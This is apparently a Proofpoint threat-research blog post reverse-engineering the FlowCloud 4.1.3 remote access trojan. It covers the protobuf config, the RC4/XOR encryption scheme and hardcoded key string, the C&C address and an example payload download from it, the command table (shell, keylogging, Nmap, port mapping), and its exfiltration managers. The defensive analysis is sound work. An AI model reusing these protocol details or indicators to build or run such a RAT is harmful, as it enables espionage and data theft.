

FlowCloud Version 4.1.3 Malware Analysis

 proofpoint.com/us/blog/threat-insight/flowcloud-version-413-malware-analysis

June 10, 2020





[Blog](#)
[Threat Insight](#)
FlowCloud Version 4.1.3 Malware Analysis



June 10, 2020 Dennis Schwarz

Proofpoint researchers are continuing to track the threat actor TA410's use of [FlowCloud](#), a remote access trojan (RAT). Below is a new in-depth analysis of another version of the FlowCloud RAT, version 4.1.3. While we do not have many campaign details or targeting information on this particular sample, this is another version of FlowCloud in the wild. Earlier this week we provided an analysis of [version 5.0.1](#), which was used during the targeting of critical U.S. utility providers last year.

It is currently unclear which of the versions is the “newer one” or if there are distinct variants of FlowCloud being used for different purposes. The version we previously detailed had an older compilation date (December 15, 2018 – it is unclear whether the date is forged), but a newer internal version (5.0.1) than the sample discussed here.

One major difference between the two is that version 5.0.1 is written in C++ using extensive object-oriented programming, Boost library, and a C++ implementation of Protocol buffers—version 4.1.3 was written in C without any object-oriented techniques and used a C implementation of [Protocol buffers](#). Version 5.0.1 also makes use of SHA512, a modified (or broken) AES, and TEA algorithms instead of the MD5 and RC4 as described below. In general, version 5.0.1 was a larger and more difficult malware to reverse engineer.

FlowCloud has typical RAT functionality such as access to the filesystem, processes, and services, screenshots, keylogging, command shell, and added functionality via plugins. It also includes port mapping and Nmap port scanning to help facilitate lateral movement. Although the additional functionality was not implemented in the analyzed sample below, there are indicators in the code and configuration data that suggests support for audio recording, clipboard stealing, and exfiltrating files based on specific search criteria such as file type and name pattern. These might be implemented via FlowCloud's plugin mechanism or may be present in other versions of the malware.

In this blog post we will analyze the following FlowCloud sample:

SHA256 b75e1391fcb558e42cc05399fa716829114323e1d01aa284445955548302d71f

Per its metadata, it is version 4.1.3 and was compiled on March 21, 2019 (it is unclear whether the date is forged). It was recently uploaded to [VirusTotal](#) on May 12, 2020 by a submitter from Taiwan. At the time of research, the command and control (C&C) server (114.55.109[.]199) was still active.

Naming

The name “FlowCloud” comes from a debugging string left in one of the earlier samples we found:

```
g:\FlowCloud\trunk\Dev\src\fcClient\Release\fcClientDll.pdb
```

The name was also used in the configuration data of the sample analyzed for this blog post as the “product_name”:

```
1 (product_name): "flowcloud"
```

```
2 (product_version): "v4.1.3"
```

Protocol Buffers

FlowCloud makes extensive use of a data structure known as Protocol buffers (“protobufs”) in its configuration and C&C communications. “Protocol buffers are Google's language-neutral, platform-neutral, extensible mechanism for serializing structured data – think XML, but smaller, faster, and simpler. You define how you want your data to be structured once, then you can use special generated source code to easily write and read your structured data to and from a variety of data streams and using a variety of languages.”

As an example, in the analyzed sample, FlowCloud stores its configuration data as a 3344-byte serialized protobuf as shown in Figure 1:




Figure 1 Configuration data serialized as a protobuf

Using the Protocol buffer compiler (“protoc”), the serialized data can be deserialized into a more human-readable format as shown in Figure 2:

```

$ protoc --decode_raw < serialized_config.bin
1 {
  1: "flowcloud"
  2: "v4.1.3"
  3: ""
  4: ""
  5: "114.55.109.199"
  6 {
    6: 0x30323036
  }
  7: ""
  8: ""
  9: "114.55.109.199"
  10 {
    6: 0x31323036
  }
  11: ""
  12: ""
  13: "... "
  ...
}

```

Figure 2 Configuration data that has been deserialized (truncated for readability)

To recover the names of the fields, the associated [ProtobufCMessageDescriptor](#) and [ProtobufCFieldDescriptor](#) structures can be identified as shown in Figure 3:




Figure 3 Configuration data's associated ProtobufCMessageDescriptor

We have included an IDA Pro Python script on our [GitHub](#) that can be used to parse and display some of the important fields of these structures as shown in Figure 4:

```
*****
struct name: FcNet__AllConfig
struct size: 24
num fields: 3
id: 1, struct offset 0xc: server_config (descriptor: 0x429994)
id: 2, struct offset 0x10: policys (descriptor: 0x429958)
id: 3, struct offset 0x14: install_config (descriptor: 0x42a0f4)
*****
*****
struct name: FcNet__ServerConfig
struct size: 108
num fields: 17
id: 1, struct offset 0xc: product_name
id: 2, struct offset 0x10: product_version
id: 3, struct offset 0x14: id
id: 4, struct offset 0x18: root
id: 5, struct offset 0x1c: file_server
id: 6, struct offset 0x20: file_server_port
id: 7, struct offset 0x24: file_server_bak
id: 8, struct offset 0x28: file_server_bak_port
id: 9, struct offset 0x2c: exchange_server
id: 10, struct offset 0x30: exchange_server_port
id: 11, struct offset 0x34: exchange_server_bak
id: 12, struct offset 0x38: exchange_server_bak_port
id: 13, struct offset 0x40: file_server_key
id: 14, struct offset 0x4c: xchg_server_key
id: 15, struct offset 0x58: file_key
id: 100, struct offset 0x64: is_audio_only
id: 101, struct offset 0x68: id_prefix
*****
```

Figure 4 Parsed ProtobufCMessageDescriptor and ProtobufCFieldDescriptor (truncated for readability)

The “id” numbers from the structures can be matched with the deserialized data for labeling as shown in Figure 5:

```

1 (server_config) {
  1 (product_name): "flowcloud"
  2 (product_version): "v4.1.3"
  3 (id): ""
  4 (root): ""
  5 (file_server): "114.55.109.199"
  6 (file_server_port) {
    6: 0x30323036
  }
  7 (file_server_bak): ""
  8 (file_server_bak_port): ""
  9 (exchange_server): "114.55.109.199"
  10 (exchange_server_port) {
    6: 0x31323036
  }
  11 (exchange_server_bak): ""
  12 (exchange_server_bak_port): ""
  13 (file_server_key): "...
  ...
}

```

Figure 5 Labeled protobuf for configuration data (truncated for readability)

The ProtobufCMessageDescriptor structure also starts with magic bytes (e.g. 0x28aaeef9), so these can be used to identify all the protobufs compiled into the malware. In the analyzed sample there were 78 protobufs included.

Configuration

In the analyzed sample, a working directory was setup in:

C:\Windows\Fonts\zitbee.fon


The fully labeled configuration data is available on our [GitHub](#). Most of its fields are self-identifying and include things such as:

- C&C addresses (e.g. “exchange_server”)
- C&C ports (e.g. “exchange_server_port”)
- Encryption keys (e.g. “xchg_server_key”)
- Various installation options (e.g. “install_config”)
- Various command options (e.g. “keyboard_policy”)

The configuration data is also stored as a serialized protobuf and encrypted in a “winver.dat” file. It is encrypted using a basic XOR and addition algorithm. We have included a Python script that can be used to decrypt this config file on our [GitHub](#).

Dependencies

FlowCloud uses HTTP to download some dependencies from its C&C server (“exchange_server: exchange_server_port+1” from the config). Figure 6 shows an example:



```
GET /SL3716/S8437AEB.DAT HTTP/1.1
Host: 114.55.109.199:56022
Cache-Control: no-cache

HTTP/1.1 200 OK
Last-Modified: Mon, 10 Dec 2018 01:56:20 GMT
Content-Range: bytes 0-384450/384451
Content-Length: 384451
Date: Thu, 28 May 2020 01:24:25 GMT

!...&1v...S-}<.U.....*%{l.n..d..R.a(.....
nT.!...p.fM._J....\"..V8.K..b.I...2.V.g.n.....A...*.kEq..H...%..u'
...-U...M...o.M.$.]..2g;   K....H...B...0...8.....$,..L..J{
&...KeP..N..F...j..e..l.....o.M.....2.O..i...m...
92..B...h...M.....a...KcwG.....`...K[R      ..YI
..L.Ve...hj=_S." [I....2~.0.`..Q.....I.S?}.r.915.,,U..w+3n.n...^<x.Zr.]m..b.Zk.n.....8R...
```

Figure 6 Example dependency download

The URIs are hardcoded into the sample. The response data starts with an encrypted 16-byte header:

- Header key (DWORD)
- CRC32 checksum (DWORD)
- Decrypted/decompressed data length (DWORD)
- Encrypted/compressed data length (DWORD)

The header key is used with some XOR and ROR operations to decrypt the remaining bytes of the header.

After the header there is RC4 encrypted data. The RC4 key is generated by taking a hardcoded string (e.g. “y983nfdicu3j2dcn09wur9*^&(y4r3inf;fdskafSKF”) and hashing its hex digest 1000 times with MD5.

The decrypted data starts with another 16-byte header as described above. The data that follows this inner header is ZLIB compressed and once decompressed contains a PE file.

The downloaded dependencies include:

- /SL3716/S8437AEB.DAT - SQLite
- /WC413/21FB9FCF.DAT - Nmap

- /WC413/6EE2EFF7.DAT - Packet.dll (used with Nmap)
- /WC413/67B1B02F.DAT - wpcap.dll (used with Nmap)

We have included a Python script on our [GitHub](#) that can be used to decrypt these dependencies.

Command and Control

C&C uses a binary protocol over TCP to “exchange_server:exchange_server_port” from the config. An example exchange is shown in Figure 7:




Figure 7 Example C&C exchange

Both requests and responses are structured similarly. They start with a 28-byte header called “HHDR”:

- Header key (DWORD)
- CRC32 checksum (DWORD)

- “HHDR” (DWORD)
- Unknown counter (DWORD)
- Unknown hardcoded 1 (DWORD)
- Data length (DWORD)
- Unknown hardcoded 1 (BYTE)
 - 1 is MD5
- Compression type (BYTE)
 - 1 is ZLIB
- Crypto type (BYTE)
 - 2 is RC4

The header key is used with some XOR and ROR operations to decrypt the remaining bytes of the header.

Following “HHDR” is a 24-byte header called “HCMD”:

- Header key (DWORD)
- CRC32 checksum (DWORD)
- “HCMD” (DWORD)
- Command (DWORD)
- Subcommand (DWORD)
- Data length (DWORD)

The header key is used with some XOR and ROR operations to decrypt the remaining bytes of the header.

Following the “HCMD” header is a 16-byte header as described above in the “Dependencies” section.

After the third header there is RC4 encrypted data. The RC4 key for this data is generated by taking the “xchg_server_key” from the config and hashing its hex digest one time with MD5.

Once the data is decrypted there is a final 16-byte header and ZLIB compressed data (see the “Dependencies” section above).

We have included a Python script on our [GitHub](#) that can be used to decrypt these requests or responses. Figure 8 is an example output of our script:

```
header28
key: 0xd43b13da
crc32: 0x46640f29
magic: HHDR
counter: 9
unknown1: 1
data length: 345
unknown2: 1
hash type: 1
compression type: 1
crypto type: 2
```

```
header24
key: 0x56afc3e8
crc32: 0xe1f6b9a2
magic: HCMD
command: 1
subcommand: 2
data length: 321
```

```
header16
key: 0x6426cce8
crc32: 0x52a66252
decrypted or decompressed length: 305
encrypted or compressed length: 305
```

```
header16
key: 0xd07bb5f5
crc32: 0x3470ce8
decrypted or decompressed length: 318
encrypted or compressed length: 289
```

```
command data: '\n\x0fNN913'
```

Figure 8 Example parsing of a C&C request

The decrypted data is a serialized protobuf. For example, the names of the protobufs involved with command 1 subcommand 2 are:

- FcNet__MsgUsr
- FcNet__MsgUsr__System
- FcNet__MsgUsr__System__Adapter

This command is used to send various system information to the C&C server as shown in Figure 9:

```
1 (id): "NN913_x"
2 (name): "flowcloud"
3 (version): "v4.1.3"
5 (ip): "192.168.0.x"
6 (is_online): 1
8 (system) {
  1 (platform [sic]): 0
  2 (language): 1033
  3 (buildnumber): 7601
  4 (major): 6
  5 (minor): 1
  6 (total_phys): x
  7 (run_time): x
  8 (wow64): 1
  9 (cpu_info): "Intel(R) Core(TM) i3-2100 CPU"
  10 (computer_name): "x"
  11 (user_name): "x"
  12 (adapters) {
    1 (mac): "x"
    2 (ip): "192.168.0.x"
    3 (getway [sic]): "192.168.0.x"
    4 (adapter_name): "{x}"
    5 (adapter_description): "Intel(R) PRO/1000 MT Network Connection"
  }
  15 (EnableLUA): 0
  16 (ConsentPromptBehaviorAdmin): 5
  17 (ConsentPromptBehaviorUser): 3
  18 (PromptOnSecureDesktop): 1
  21 (DetectTime): "2020/0x/xx xx:xx:xx"
  23 (product_name): "Windows 7 Ultimate"
  25 (current_build_number): "7601"
}
```

Figure 9 Labeled protobuf for command 1 subcommand 2 (edited for privacy)

C&C Commands

We have identified the following commands that can be executed via C&C command polls:

- Command 2 – filesystem related
 - Subcommand 0 - get drive information
 - 1 - get directory listing
 - 2 - create directory
 - 3 - rename directory
 - 4 - write file
 - 5 - read file
 - 6 - remove directory
 - 7 - get file attributes
 - 8 - set file attributes and times
 - 9 - add file to "filemgr" list (see below)
 - 10 - search directory for files with a given file name pattern
 - 11 - ShellExecute "open" file with arguments
 - 12 - add directory to "folderimage" list (see below)
- 3 – take a screenshot
- 5 – Exfiltrate data related (see below)
 - 0 - get exfiltrate data size
 - 1 - get exfiltrate data file count
 - 2 - get exfiltrate data item list
 - 3 - change status of exfiltrate data
- 6 – process related
 - 0 - get process list
 - 1 - kill process
- 7 – service related
 - 0 - get service list
 - 1 - start service
 - 2 - stop service
 - 3 - delete service
 - 4 - set service start type
- 9 – system related
 - 0 - get installed software
 - 4097 – reboot
 - 4098 – reboot
 - 4099 – NtRaiseHardError
 - 4100 – copy %SYSTEM%\winver.exe to %WIN%\System\winver.exe then NtRaiseHardError
- 10 – cmd.exe command shell
 - 4097 – write command to shell

- 11 – lateral movement related
 - 4097 - setup port mapping using <https://github.com/windworst/LCX>
 - 4098 - remove port mapping
 - 4099 - get port mappings
 - 8193 - start Nmap scan
 - 8194 - replies with "Unsupported yet."
 - 8195 - get Nmap scan results

Data Exfiltration Managers

In addition to the C&C commands, FlowCloud has some additional functionality organized as “data exfiltration managers” that include:

- “filemgr” – exfiltrate files as specified by a C&C command
- “folderimage” – exfiltrate directories as specified by a C&C command
- “screen” - exfiltrate screenshots
- “keylog” - exfiltrate keylogging data
 - Keylogging data is gathered by an external program and sent to FlowCloud via a named pipe (e.g. “\\.\pipe\namedpipe_keymousespy_english”)
- “audio” - possibly audio recording
 - The config and code hint at this functionality, but it is not implemented in the analyzed sample
- “smtfile” - possibly search for and exfiltrate files based on file types and name patterns
 - The config and code hint at this functionality, but it is not implemented in the analyzed sample
- “plugin” - download and execute additional plugins
 - PE file exports associated with plugins:
 - “pluginInfo”
 - “startModule”
 - “setOtherInterface2”
- “clipboard” - possibly steal clipboard contents
 - The config and code hint at this functionality, but it is not implemented in the analyzed sample

These exfiltration managers run in their own execution threads and some are controlled by “policies” in the config. They store their data in various SQLite databases and then another execution thread will eventually exfiltrate the data to the C&C server.

As an example, the “screen” exfiltration manager takes continuous screenshots according to its “screen_policy”:

- state – is policy active
- cycle_time – sleep time between screenshots
- cache_count – maximum number of screenshots waiting to be exfiltrated

- bit_depth – bit depth of screenshot

A screenshot is taken. Depending on its size, the data may be broken up into chunks. The data is then compressed with ZLIB and encrypted with RC4 (uses “file_key” from config). As described above, 16-byte encrypted headers are attached to the compressed and encrypted data.

Two additional headers are prepended to the compressed and encrypted data. They are encrypted similarly to the 16-byte, 28-byte, and 24-byte headers above. The first header is 96-bytes:

- Header key (DWORD)
- CRC32 checksum of header (DWORD)
- CRC32 checksum of data (DWORD)
- Product name (16-bytes)
- Product version (16-bytes)
- Unknown hardcoded 1 (DWORD)
- Timestamp (QWORD)
- File attributes (DWORD)
- Data length (QWORD)
- Creation time (QWORD)
- Last access time (QWORD)
- Last write time (QWORD)
- Length of the next header (DWORD)

The second header is at least 24-bytes, but its length depends on the number of data chunks and length of a filename:

- Header key (DWORD)
- CRC32 checksum of header (DWORD)
- Header length (DWORD)
- Offset to end of chunk list (DWORD)
- Offset to start of chunk list (DWORD)
- Number of chunks (DWORD)
- File name and chunk list (variable length)

The encrypted screenshot data is then saved to a SQLite database. In the analyzed sample this was stored in the file “data\E70EEF62”. We have included an example of the schema used on our [GitHub](#), but it basically consists of a “file” table to store metadata about the data to exfiltrate and a “file_data” table that stores the data.

Periodically a separate execution thread will go through the SQLite databases created by the exfiltration managers and send the data to the C&C server. It uses the same C&C protocol as described above, but using the “file_server,” “file_server_port,” and “file_server_key”

values from the config.

The Proofpoint threat research team analyzed and performed reverse engineering on a recently discovered version (4.1.3) of the FlowCloud RAT. While the version that we analyzed is for Windows only, we believe that there may be additional variants. One piece of evidence that may support the theory that there are additional FlowCloud variants, is the “platform” (sic) field detailed in Figure 9 above. This is an enumerated data type that can have the following values:

- FC_NET__USR_LIST__USR__SYSTEM__PLATFORM_TYPE__WINDOWS
- FC_NET__USR_LIST__USR__SYSTEM__PLATFORM_TYPE__LINUX
- FC_NET__USR_LIST__USR__SYSTEM__PLATFORM_TYPE__MAC
- FC_NET__USR_LIST__USR__SYSTEM__PLATFORM_TYPE__ANDROID

While we have only seen versions of FlowCloud for Windows, this implies there may be other implementations of FlowCloud for other operating systems.

ET and ETPRO Suricata/SNORT Signatures

2842895 - ETPRO MALWARE FlowCloud Dependency Download M1

2842896 - ETPRO MALWARE FlowCloud Dependency Download M2

2842897 - ETPRO MALWARE FlowCloud Dependency Download M3

2842898 - ETPRO MALWARE FlowCloud Dependency Download M4

Subscribe to the Proofpoint Blog